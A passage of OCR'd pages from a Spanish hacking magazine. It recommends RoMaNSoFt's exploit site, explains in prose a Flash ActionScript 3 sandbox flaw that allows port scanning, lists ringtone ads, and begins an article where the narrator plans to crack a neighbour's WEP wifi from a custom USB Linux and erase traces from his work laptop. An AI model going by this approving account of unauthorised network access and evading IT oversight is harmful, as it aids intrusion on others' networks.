Hoy os voy a recomendar que visitéis la web de Román Medina-Heigl Hernández, conocido en la red por su alter ego RoMaNSoFt. Hace ya muchos años que nos encontramos en este mundillo, posteando por las news. Ni que decir tiene que su primer paper que leí fue el mítico "Tácticas de guerra en el IRC", publicado en Julio de 1997, "ahí es ná".

Siempre lo he tenido como una persona cabal, así que estoy seguro que sabréis disfrutar de su web www.rs-labs.com. Dentro de su web podéis visitar su sección "Papers y publicaciones", donde no os extrañéis encontrar artículos suyos escritos para y publicados en esta revista, @rroba, la verdad es que fue una alegría cuando participó con sus artículos en estas páginas.

En la sección "Exploits & Tools" podréis disfrutar de sus desarrollos. La gran mayoría del contenido de la web es 100% suyo, así que no os encontraréis los manidos documentos que hay en todas partes repetidos. Veréis cosas que ya tienen sus años, pero que no por ello dejan de ser interesantes, ya sabéis que de todo se aprende y los antiguos exploits os pueden ayudar a ver las cosas con otros ojos o aprender tácticas que no dejarán de estar obsoletas mientras los hombres sigan escribiendo código.


Bueno, os dejamos que deis una vuelta tranquilamente por su web. ¿El único defecto? ¡El tamaño de letra es muy pequeño! :-P

ATENCIÓN: Si creéis que vuestra web (bien sea independiente o de un grupo) es lo suficientemente buena como para aparecer en esta sección, o tenéis dudas sobre nuestros artículos, no dudéis en poneros en contacto con nosotros a través de la dirección cursodehack@

Bugy Bugy

El mes pasado vimos cómo la rebelión de las máquinas seguía de actualidad y cómo nos afectaba o afectaría cada días más, terminando el mes con algunas cosillas sobre Mozilla.

Este mes veremos menos cosas pero no por ello menos interesantes. Sobre todo porque lo que vamos a ver es un bug que afecta a una tecnología que ahora mismo golpea fuerte en la web: Flash. Pero, como siempre, tendréis que seguir leyendo para saber más de esta apasionante intriga porque hasta aquí podemos leer.



Flash

Seguro que todos vosotros habéis escuchado hablar de algo llamado Flash aplicado a la web. Aunque sólo sea porque alguna vez hayáis visitado una web que os ha puesto un mensaje parecido a "necesita el reproductor Flash versión X" (donde X podéis sustituirla por lo que queráis). Para los neófitos, uno puede distinguir una web desarrollada en flash de otra que no lo está porque, en la primera, veréis que los elementos están todos animados con una calidad muy, muy superior a lo que sería un gif animado y, además, de forma que sería imposible con un simple gif. Quizás haya algún experto entre nosotros en Flash y esté poniendo el grito en el cielo por esta comparación pero tenéis que estar de acuerdo en que, si alguien no sabe lo que es, no es un mal ejemplo.

Cuando se hace algo en Flash, que puede ser desde una web entera a un simple banner, se necesita que el visitante de la web tenga instalado el reproductor de Flash en su equipo porque eso no es una cosa que venga de serie con el Explorer, por ejemplo. Así que eso acotaría todas las posibles víctimas pero, por si no lo sabéis, se podría decir que la inmensa mayoría tiene algún reproductor de Flash instalado por lo que lo de acotar es siempre relativo.

Ser o no ser

La segunda parte interesante sería saber qué es lo que falla aquí o la razón de salir en esta sección porque, si lo usa tanta gente, en principio no debería ser malo pero, ¿qué pasa entonces? Bien, pues en Flash existe algo llamado ActionScript que es el lenguaje de programación que se utiliza para programar las cosas en Flash y que posibilita que se logren efectos increíbles o realizar de forma animada para el usuario complicadas operaciones.

Y precisamente aquí es donde está el meollo de la cuestión, debido a un error en el diseño de ActionScript 3 en el manejo de sockets, las películas compiladas en Flash (las animaciones se exportan en lo que se llama "película" y se almacenan en un fichero .swf) pueden ser capaces de escanear puertos TCP abiertos en las máquinas que estén al alcance de aquella que esté reproduciendo el fichero swf (la película).

Esto no debería ser posible puesto que para eso existe lo que se conoce como "caja de seguridad" o, en inglés, "sandbox" y que sirve para aislar la película del ordenador donde se ejecuta.


Dándole al tema algunas pinceladas técnicas por si hay entre nosotros algún experto en "bricolaje tecnológico" ;-), el problema está en que en ActionScript 3 se ha introducido un nuevo evento orientado a socket llamado "SecurityErrorEvent". Dicho evento se lanza siempre cuando un reproductor Flash intenta conectarse a un socket al que no le está permitido conectarse por la política de seguridad.

Como en botica

En cuanto a las plataformas afectadas, pues un montón y para todos los colores. Desde Windows XP SP2 a Mac pasando por Ubuntu y desde Internet Explorer 6 a Safari pasando por Firefox. Para que nadie pueda reírse del vecino ;-). Eso sí, donde parece que no funciona como debiera es en un Mac con Opera.

Para ir terminando, las limitaciones del bug, porque no todo iba ser tan de color de rosa. Para empezar, el escáner no funciona sobre aquellos servicios que cierran inmediatamente la conexión después de recibir bytes que ellos no entienden. Así como tampoco funciona cuando se escanean máquinas localizadas en Internet.

En fin, como veis, los bugs no paran, siempre están ahí entre nosotros aunque aparentemente no los veamos. Seguro que en la próxima web que veáis que usa Flash os acordáis de nosotros :P



LO MEJOR PARA TU MOVIL

MENSAJES AL 7477

Envia ARIMAG + EL CODIGO al 7477 Ej: ARIMAG 50406





































































60162	60166	60163	60676	60169
60156	60135	60614	60673	60150
60326	60626	60604	60571	31585
60337	60336	60133	60351	40077
60613	1009	60349	60599	60660
60600	60350	60601	60609	60598
60612	60603	60620	60602	60617
60314	60629	60622	60619	60671
60625	60168	60161	60154	60171
60217	60210	60303	60289	60152
60649	60651	60656	60657	60674

Envia ARPOLI + EL CODIGO al 7477 Ej: ARPOLI 50406

50406 Gorillaz - Dirty Harry
50393 Red Hot Chilli Peppers - Dani Ca
50375 Fito y Fitipaldis - Soldadito Marin
50374 Extremoduro - Golfa
50291 Freestylers feat. Petra - Told You
50264 Green Day - Wake Me Up When
50245 Moby - Dream About Me
50080 Simple Plan - Welcome My Life
50068 Green Day - Boulevard Of Broke
50063 Gorillaz - Feel good inc
50061 Weezer - Beverly Hills
50058 Good Charlotte - Just Wan Live
50312 The Chemical Brothers - Galva
50155 Fatboy Slim - Slash Dot Dash
50146 Neng - Soy persona
50145 Neng - Que pasa Neng
50134 Carlinhos Brown y Dj Dero
50046 Chemical Brothers - Believe
50388 El Koala - Opa yo viace un corra
50353 Mattafix - Big City Life
50352 La Cabra Mecanica - La uña de
50348 The Rolling Stones - Rain fall do
50346 Simple - Crazy
50343 Nickelback - Far Away
50342 Hoy no me puedo levantar - Un..
50341 Goldfrapp - Number one
50332 Pastora - Dia tonto
50330 Modestia Aparte - Cosas de la.
50329 Jamie Cullum - Mind trick
50321 Pain - Shut Your mouth V2
50318 El Barrio - Querida enemiga
50408 Jean Michel Jarre - Oxygene
50407 Hari Mata Hari - Lejla (Eurovision)
50405 Fabrizio Faniello - I do (Eurovision)
50404 Elena Risteska - Ninanaina (Euro..)
50403 Dima Bilan - Never Let You go (Eu)
50400 Andre - Without Your Love (Euro..)
50391 Gypsy Kings - Hotel California
50390 Gloria Gaynor - I will survive
50389 Carlos Jeans - Have a nice day
50381 King Africa - Paquito el chocola..
50380 Complices - LLámame
50379 Victor - The fool on the hill
50378 Zucchero y Mana - Baila morena
50377 Scorpions - Winds of change
50376 Juanes - Nada valgo sin tu amor
50372 Ennio Morricone - La muerte..
50370 Anastacia - Left outside alone
50369 Alberto Iglesias
50368 Sergio Rivero - Me Envenena
50366 Niña Pastori - Tu me camelas
50363 Edurne - Despierta
50360 Coti y Paulina Rubio - Otra vez
50359 Belanova - Me pregunto
50358 Tara Blaise - The Three degrees
50355 Richard Ashcroft - Break the night
50354 OT 2005 - Batlika Medley
50351 Kelly Clarkson - Behind these hazel
50350 Chambao - Sueño y muero
50349 Bono Feat. Mary J Blige - One
50345 Sidonie - Joe
50344 Pablo Moro - Vodka y caramelos

Envia ARREAL + EL CODIGO al 7477 Ej: ARREAL 50406

50397 Nina Simone - (Spot Audi A4)
50395 Marvin Gaye - (Spot Movistar)
50347 Andy Williams - (Spot Honda)
50338 Dennis MCCarthy - BSO V
50227 tangagirls
50223 nike_brasil
50222 martini
50212 cocacola
50383 Amelie BSO - La Valse Damelie
50382 Amelie BSO - Jy suis jamais alle
50363 Henry Manciny - La pantera rosa
50276 Soundtrack - Rocky
50275 Soundtrack - Pretty Woman
50244 Soundtrack - Pink Panther
50243 Soundtrack - 007 James Bond
50209 topgun
50208 tiburon
50207 halloween
50206 thegoodthebadandtheugly
50205 starwars
50204 spidermanII
50203 silenciodeloscorderos
50202 shrek2
50398 Pignoise - Nada que Perder
50368 Soundtrack - Revelde Way
50367 Soundtrack - Perdidos
50366 Soundtrack - Mujeres desespe..
50365 Soundtrack - Dr. House
50237 uefachampionsleagueofficia
50236 xfiles
50235 thesimpsons
50234 sesamestreet
50233 aquinohayquienviva
50232 knightrider
50231 willandgrace
50230 twinpeaks
50229 cheers
50228 teletubbies
50226 southparkth
50225 sensacion_vivir
50224 pokemon
50221 macgyver
50220 garfield
50219 flinstones
50218 familia_addams
50217 falconcrest

Para WAP y compatibles con fondos a color. Precio del SMS 1,20 + I.V.A. Servicio de ocio y entretenimiento Revisa el manual de tu terminal para verificar compatibilidad. Recuerda que para descargar contenidos necesitas tener WAP habilitado.

DISTRIBUCIONES LINUX A MEDIDA

Me miraba con impaciencia mientras con su mano izquierda golpeaba moscas que solo él podía ver. Estaba realmente nervioso. "Mira, no me vengas con la historia que no representa trabajo extra. Ya se que mi departamento tiene que formatear los discos antes de entregarlos al proveedor. Esto no es excusa. El caso es que de nuevo me entregas una maquina que no solo has configurado de nuevo, saltándote todas las recomendaciones de la empresa, sino que encima has particionado el disco en dos para instalar Dios sabe que sistema operativo extravagante".

Apenas podía contener la risa y hacía esfuerzos sobrehumanos para contenerla mientras respondía. "¡Vamos hombre! No es para tanto, ademas no se trata de nada extravagante, solo de una distribución UBUNTU para hacer algunas pruebas" Mi interlocutor se ponía rojo por momentos "¿Pruebas? Pues hazlas en tu casa con lo que te compres y a mi no me compliques la vida, ya estoy harto de encontrarme con cosas raras en tus maquinas, en teoría debería dar parte de lo que hemos encontrado y solo pensar en el papeleo me da dolor de cabeza". Tampoco era el caso de poner en ridículo al jefe del servicio encargado de la substitución de las maquinas a medida que su leasing caducaba, pero el caso es que probablemente lo que mas le molestaba es que no había podido encontrar las password root de mi maquina y no tenia ni idea de como arrancar desde un "live CD" y por tanto se había quedado con las ganas de fisgar en la maquina que le había entregado. Nada molesta mas a un administrador de alto nivel que el encontrarse con algo que no puede abrir ni controlar.


La conversación que aquí reprodujimos se mantuvo hace unos meses en el despacho de una gran corporación. Todas tienen el mismo tipo de problemas. Suministran a sus esclavos/trabajadores laptops para que puedan trabajar fuera de las oficinas y aumentar su productividad. Estos consideran a estas máquinas casi de su propiedad debido al tiempo que pasan juntos, sobretodo si viajan mucho, y empiezan a instalar todo tipo de juegos o software al limite de la legalidad. Esto provoca a menudo problemas de inestabilidad cuando no infecciones manifiestas que obligan a los departamentos de asistencia al usuario a realizar intervenciones que consumen tiempo y recursos extras. Para evitar esto, normalmente el esclavo/trabajador se conecta como usuario con privilegios restringidos, pero muchos consiguen obtener roles de administrador, mediante ingeniería social o explotando fallos de software. Los que en vez de ser adictos a los juegos, gustan de explorar los limites de sus maquinas sienten la necesidad de probar cosas prohibidas con sus sistemas originales que son normalmente de la familia Windows. Si no se puede poner en modo promiscuo su tarjeta a través de los drivers de Windows, seguro que se puede hacer desde linux. Cientos de razones para cambiar totalmente la maquina que celosamente le han entregado.

SUMINISTRAN A SUS ESCLAVOS/TRABAJADORES LAPTOPS PARA QUE PUEDAN TRABAJAR FUERA DE LAS OFICINAS Y ESTOS CONSIDERAN A ESTAS MÁQUINAS CASI DE SU PROPIEDAD Y EMPIEZAN A INSTALAR TODO TIPO DE SOFTWARE AL LIMITE DE LA LEGALIDAD

UN RETO

Cuando salí del maldito despacho, me prometí que no volvería a instalar nada que me comprometiera, pero mis buenos deseos duraron lo que duran





los compromisos que hacemos cada Año Nuevo. En mi caso tuve una buena excusa, aunque probablemente todos tienen "sus buenas" razones. El caso es que me encontré con una serie de viajes a realizar hacia el mismo destino durante una buena temporada. El proveedor de internet que normalmente utilizaba en mi apartamento base me había dejado en la estacada sin posibilidades de reclamación ya que en realidad no era un proveedor normal sino una red compartida con un amigo que había salido por piernas sin acordarse de mi. El caso es que cuando volvía a casa me encontraba sin conexión de red y sin tiempo para contratar algo dentro de la ley. No estaba dispuesto a vivir sin algo que formaba parte de mi entorno normal desde hacia años así que mire que red wifi había a mi alcance. La mas potente estaba cifrada solo con WEP y por tanto no era muy difícil de crackear y utilizar, pero el problema era que,... me había prometido no instalar nada que sonara a hacker en mi windows 2000 y no quería volver a provocar las iras de los administradores con particiones extravagantes.

Hacer todo esto es imposible pero siempre hay algo que se le acerque, en este caso mi decisión personal fue instalar un VMware, que siempre puede pasar por algo raro pero no imprudente, crear una maquina virtual sabor linux, en esta maquina instalar una distribución UBUNTU y con esta crear una distribución linux a medida que pudiera arrancar desde un puerto USB y tuviera todas las herramientas que me permitieran encontrar la pasword de la red wifi que me interesaba. Una vez con la distribución en el bolsillo, podía desinstalar todo la parafernalia del VMware y borrar las huellas de mis andanzas. Un pequeño reto que me dio mas dolores de cabeza de los que había previsto.

VMWARE SERVER 1.0.3 ES UN SOFTWARE LIBRE PERO REQUIERE REGISTRARSE Y ENTONCES SE RECIBE UNA CLAVE QUE PERMITE LA INSTALACIÓN COMPLETA

INSTALANDO VMWARE

Tenia diversas posibilidades y me decidí por el VMware Server 1.0.3. Es un software libre pero requiere registrarse y entonces se recibe una clave que permite la instalación completa. Insistimos, no es GNU, de hecho hay mas de diez patentes que lo protegen y no dispones del código fuente pero no cuesta un duro. Para obtenerlo hay que dirigirse a www.vmware.com/download/ y buscar el punto adecuado. El "installer" pesa mas de 140 MB y hay que tener paciencia y una buena conexión para poderselo bajar. Después solo hay que seguir las instrucciones,... ¿de veras?

El primer problema con el que me tropecé fue un esotérico mensaje avisándome que en mi maquina no corría el servidor de no se que y que por tanto la aplicación no podía ser administrado a través de no se sabe que historia. Humm,... el clásico error en cualquier instalación consiste en no leer ni una linea de la documentación. Esta actitud lleva a veces a graves errores y problemas en el host. En mi descargo hay que decir que la documentación sobre la instalación es bastante escasa. De hecho difícil de encontrar. Se puede uno bajar un tomo de 286 paginas describiendo el funcionamiento del server, pero es bastante escasa la información acerca de como instalarlo. En todo caso uno tiene siempre que elegir entre diversas opciones y sobretodo ser consciente de sus responsabilidades. Como en todo caso el mensaje decía que posteriormente se podía finalizar con lo que se estaba haciendo a medias, decidí que lo mejor era continuar.

El siguiente mensaje avisaba que se iba a deshabilitar la opción de arranque automático de los dispositivos de CD porque eso podía hacer inestables las maquinas virtuales. Como de todas formas, es de sentido común evitar que se pongan en marcha cosas sin que estemos informado de ellos, decidí hacer caso a tan sabio consejo y continué con la instalación, que a partir de este momento se desarrollo sin demasiados sobresaltos.

Tal vez os habréis preguntado porque me decidí por la creación de una distribución a medida en lugar de utilizar el UBUNTU directamente. La respuesta no solo viene por el interés en dejar el mínimo de trazas sobre el laptop sino por

la esencia misma de una maquina virtual. Cuando nuestro flamante UBUNTU esta en plena ejecución esta sumamente contento de su entorno, todo cuadra, todo funciona, pero... nada es real. Esta viendo solo lo que VMware le permite ver, de hecho ni siquiera es capaz de detectar el disco duro sobre el que corre. No ve mas allá del disco virtual creado para él. Como humanos en MATRIX, no es capaz de interactuar directamente sobre la tarjeta de red para ponerla en modo promiscuo y sin embargo es capaz de conectarse a internet ya que VMware le hace creer que es dueño y señor de su entorno. Tal vez a nosotros nos ocurra lo mismo y la magnifica puesta de sol que acabamos de ver, es solo un montón de bit bien ordenados que nos entra por el puerto, nuestros ojos, que alguien se ha dignado abrir. Si ese alguien decide otra cosa, no veremos nada y tal vez ni siquiera se nos ocurra que "ver" tiene algún sentido.

Me gustaría decir que todo fue como una seda y que tras la instalación me puse a trabajar automaticamente, pero no se porqué nunca el mundo real cuadra con mis experiencias personales. Es mi costumbre, derivada de una vieja experiencia con el windows 95, apagar y rearrancar el Windows 2000 después de una instalación importante. En este caso mi impaciencia por probar el nuevo inquilino fue tal que rompí dicha tradición y probé la conexión en modo local nada vez finalizar la instalación, que dicho sea de paso es bastante larga. Todo fue bien y volví a mi rutina. Ya sabéis. Parar y arrancar. Una punta de inquietud me asalto cuando windows me advirtió que alguien había estado jugando con la configuración y que no era capaz de arrancar el lector de CDs cuando le viniera en gana. Le contesté que no se metiera en asuntos que no le incumbían, pero cuando arranqué el server VMware

NUESTRA CRIATURA TIENE LA CAPACIDAD PARA SIMULAR 21 SISTEMAS OPERATIVOS, DE ELLOS 4 SON WINDOWS, O SEA QUE SOLO NOS QUEDAN 17 PARA JUGAR


se negó en redondo a conectarse. Decía que el que había un error 511 y que el servicio vmware-serverd no estaba corriendo,... ni siquiera andando.

No todo el mundo lo hace, pero yo soy aficionado a dar la vara a los que prometen cosas y después no cumplen. Los chicos de VMware prometían que su software había sido intensivamente probado en la plataforma que yo utilizaba, así que intenté encontrar respuestas en ellos. Tienen un servicio de asistencia y un buen foro, así que empecé con las preguntas, a pesar que una solución de emergencia la encontré yo solito. Si el tal servicio no estaba en marcha una simple búsqueda en el directorio donde se había instalado me indicó que había un ejecutable llamado vmserverdWin32.exe Lanzar lo, esperar unos minutos y ya tenia acceso al servicio. Horas mas tarde me encontré con la solución oficial que consistía con un esotérico script que conseguía solucionar un complejo e incomprensible problema de privilegios en el momento de arranque. Que cada cual siga el método que le parezca.

LINUX VIRTUAL (sabor UBUNTU)

Después de la instalación del servidor VMware el trabajo no ha hecho mas que empezar, lo único que tenemos es un cascaron vacío en grado de simular un montón de sistemas operativos, pero actualmente esta totalmente vacío y que devuelve solo eco cuando lanzamos una llamada. Resumiendo hay que configurar una maquina virtual. Si nos leemos la documentacion nos podremos enterar que nuestra criatura tiene la capacidad para simular 21 sistemas operativos, de





ellos 4 son Windows, o sea que solo nos quedan 17 para jugar, después hay 2 FreeBSD, 1 Solaris y 12 Linux de 64 bits. Cuando casi había perdido la esperanza cuando me encuentro con que también es posible simular un UBUNTU 5.1 y otro 6.0 eso si, experimental. Ante todo este juego de cifras apabullante me quedé con lo mas seguro. El UBUNTU 5.1

Durante la configuración hay que tomar una decisión importante. Ninguna distribución que corra dentro de una maquina virtual nos servirá de mucho si lo que queremos es jugar con el hardware, pero como vamos a necesitar la conexión a internet dentro de la maquina virtual, debemos ser atentos como configuramos la forma en que esta información va a fluir entre el dispositivo físico que tenemos conectado a la red y nuestra distribución UBUNTU. VMware nos ofrece tres posibilidades, "Bridget Networking", "Network Addres Traslation, (NAT)" y "Host-Only Networking"

"Bridget Networking" Es la forma mas flexible si lo que queremos es participar de pleno derecho en una red ethernet, pero tiene algunos inconvenientes, sobre todo en mi caso particular. No funciona si la red es wireless y la maquina virtual es linux y esto en mi caso era ya prohibitivo, pero es que ademas desde el momento que actuaremos de forma plena, tenemos que tener asignada una dirección IP que pueda funcionar dentro de la red y esto significa que nuestra maquina esté registrada y sea aceptada. Seremos aceptados como iguales y como una maquina física con entidad propia. El administrador de la red nos reconocerá con todos los derechos y seremos visibles para cualquier actualización y contacto. Puede que os interese para vuestros fines pero en mi caso no era lo que deseaba aunque sea la opción por defecto que Vmware te ofrece. No, no era eso lo que quería.

